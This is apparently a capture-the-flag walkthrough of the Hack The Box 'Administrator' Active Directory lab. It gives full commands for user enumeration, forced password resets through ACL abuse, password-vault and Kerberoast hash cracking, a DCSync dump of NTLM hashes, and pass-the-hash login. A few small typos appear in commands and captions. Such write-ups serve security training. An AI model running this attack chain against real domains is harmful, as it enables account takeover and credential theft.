
HTB Administrator

Nmap Scan



```
Nmap scan report for 10.129.198.235
Host is up (0.025s latency).

PORT      STATE SERVICE       VERSION
21/tcp    open  ftp           Microsoft ftpd
| ftp-syst:
|_  SYST: Windows_NT
53/tcp    open  domain        Simple DNS Plus
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-04-27 09:30:29Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: administrator.htb0., Site: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: administrator.htb0., Site: Default-First-Site-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
9389/tcp  open  mc-nmf         .NET Message Framing
47001/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Not Found
|_http-server-header: Microsoft-HTTPAPI/2.0
Service Info: Host: DC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2025-04-27T09:30:32
|_  start_date: N/A
|_clock-skew: 6h59m59s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 17.16 seconds
```

- Domain: administrator.htb0
- realized there is FTP

Edit etc/host

```
10.129.198.235 DC DC.administrator.htb administrator.htb
```

Smb, winrm scans

Check FTP

> nxc ftp administrator.htb -u Olivia -p ichliebedich

- in NMAP scan we saw **FTP** being there, so ODD an ADMIN like OLIVIA cant get access to FTP, something to look out for!


Check winrm

```
nxc winrm administrator.htb -u Olivia -p ichliebedich
```

Check SMB

```
nxc smb administrator.htb -u "olivia" -p "ichliebedich"
```

- will provide us list of users



```
➜  administrator nxc smb administrator.htb -u "Olivia" -p "ichliebedich" --rid-brute | grep SidTypeUser
SMB                      10.129.198.235  445    DC               500: ADMINISTRATOR\Administrator (SidTypeUser)
SMB                      10.129.198.235  445    DC               501: ADMINISTRATOR\Guest (SidTypeUser)
SMB                      10.129.198.235  445    DC               502: ADMINISTRATOR\krbtgt (SidTypeUser)
SMB                      10.129.198.235  445    DC               1000: ADMINISTRATOR\DC$ (SidTypeUser)
SMB                      10.129.198.235  445    DC               1108: ADMINISTRATOR\olivia (SidTypeUser)
SMB                      10.129.198.235  445    DC               1109: ADMINISTRATOR\michael (SidTypeUser)
SMB                      10.129.198.235  445    DC               1110: ADMINISTRATOR\benjamin (SidTypeUser)
SMB                      10.129.198.235  445    DC               1112: ADMINISTRATOR\emily (SidTypeUser)
SMB                      10.129.198.235  445    DC               1113: ADMINISTRATOR\ethan (SidTypeUser)
SMB                      10.129.198.235  445    DC               3601: ADMINISTRATOR\alexander (SidTypeUser)
SMB                      10.129.198.235  445    DC               3602: ADMINISTRATOR\emma (SidTypeUser)
```

SMB user list


Bloodhound

```
bloodhound-python -u Olivia -p 'ichliebedich' -c All -d administrator.htb -ns 10.129.198.235
```

- can run bloodhound python FROM OUR MACHINE
- return us bunch of **json**, to be ingested in bloodhound

look for outbound object for OLIVIA in bloodhound

check OLIVIA node info




Olivia has genericAll for Michael

- oblivia@administrator.htb has ***GenericAll*** for Michael@administrator.htb

```
google how to ABUSE GenericAll
```

check MICHAEL node info




Michael has ForceChangePassword for Benjamin

- michael has ***ForceChangePassword*** for benjamin@administrator.htb

Going from OLIVIA -> MICHAEL


BloodyAD: Update Password for Michael

```
bloodyAD -u 'olivia' -p 'ichliebedich' -d 'administrator.htb' --host
'10.129.198.235' set password 'Michael' 'Password123'
```



```
➜  administrator bloodyAD -u "olivia" -p "ichliebedich" -d "administrator.htb" --host "10.129.198.235" set password "Michael" "Password123"
[+] Password changed successfully!
```

Password changed successfully for Michael



Michael PAWNED

BloodyAD: Update Password for Benjamin using Michael


```
bloodyAD -u 'Michael' -p 'Password123' -d 'administrator.htb' --host
'10.129.198.235' set password 'Benjamin' 'Password123'
```

Revisit FTP with New Creds, Benjamin

```
nxc ftp administrator.htb -u Benjamin -p Password123
```

Enter FTP

```
ftp administrator.htb
Benjamin
(enter password)
```



```
→  administrator ftp administrator.htb
Connected to DC.
220 Microsoft FTP Service
Name (administrator.htb:kali): Benjamin
331 Password required
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
```

FTP accessed by Benjamin


Get the Backup file

```
get Backup.psafe3
```

Backup file is **Password protected**

Pwsafe2John: Crack the Backup.psafe3


```
pwsafe2john Backup.psafe3
```



```
→  administrator pwsafe2john Backup.psafe3
Backu:$pwsafe$*3*4ff588b74906263ad2abba592aba35d58bcd3a57e307bf79c8479dec6b3149aa*2048*1a941c10167
944050
→  administrator
```

Hash from pwsafe2john

save the hash in text file, ***hash.txt***



```
  GNU nano 8.4                                                        hash.txt
Backu:$pwsafe$*3*4ff588b74906263ad2abba592aba35d58bcd3a57e307bf79c8479dec6b3149aa*2048*1a941c10167
```

Hash saved in hash.txt

John the Ripper to Crack Hash

```
john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
```

password got: tekieromucho


Install passwordsafe to read pwsafe file

```
sudo dpkg -i passwordsafe-debian12-1.21-amd64.deb
```

open the backupfile using passwordsafe

```
pwsafe Backup.psafe3
```

- enter the password, tekieromucho



- 🟩 Alexander Smith [alexander]
- 🟩 Emily Rodriguez [emily]
- 🟩 Emma Johnson [emma]

Multiple username and passwords in Password Safe

- save the username, password to your note

Get in evil-winrm with the new names/creds

```
evil-winrm -i administrator.htb -u emily -p <emilys_password>
```

First Flag

First Flag in C:\Users\emily\Desktop\user.txt

BloodHound: Emily's Node info


Outbound Object for Emily: Ethan@Administrator.Htb

- Emily has GenericWrite over Ethan
- since Emily has GenericWrite on Ethan, we can do **targeted kerberoasting attack**

Download targetedKerberoast.py

```
python targetedKerberoast.py -u 'emily' -p <emilys_password> -d
'administrator.htb' --dc-ip:10.129.198.235
```

Ran into TIME ISSUE



```
→  administrator python targetedKerberoast.py -u "emily" -p "UXLCI5
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[!] Kerberos SessionError: KRB_AP_ERR_SKEW(Clock skew too great)
```

Time Issue when Running targetedKerberoast.py

Update NT

```
sudo ntpdate administrator.htb
```

rerun targetedKerberoast.py

we get **hash for ETHAN**

- save it to `ethan.txt`

JohnTheRipper: crack password for ethan.txt

```
john --wordlist=/usr/share/wordlists/rockyou.txt ethan.txt
```

- got the password: **limpbizkit**

Got **ACCESS to ETHAN**


OUTBOUND for ETHAN in BloodHound: First Degree Obj Control

- we have ***DCSYNC*** to Administrator.htb
- also have ***GetChanges & GetChangesAll*** for DCSync Attack

use SECRETS DUMP from impacket

```
impacket-secretsdump
"Administrator.htb/ethan:limpkizkit"@"dc.Administrator.htb"
```

got the ***ADMINISTRATOR HASH***



```
→  administrator impacket-secretsdump "Administrator.htb/ethan:limpbizkit"@"dc.Administ
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:3dc553ce4b9fd20bd016e098d2d2fd2e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:1181ba47d45fa2c76385a82409cbfaf6:::
administrator.htb\olivia:1108:aad3b435b51404eeaad3b435b51404ee:fbaa3e2294376dc0f5aeb6b4
administrator.htb\michael:1109:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5e
administrator.htb\benjamin:1110:aad3b435b51404eeaad3b435b51404ee:58a478135a93ac3bf058a5
```

NTLM Hash for Administrator

use Evil-WinRM to login as ADMIN

```
evil-winrm -i administrator.htb -u administrator -H <NTLM_hash_for_ethan>
```

- **Second flag** in `C:\Users\Administrator\Desktop\root.txt`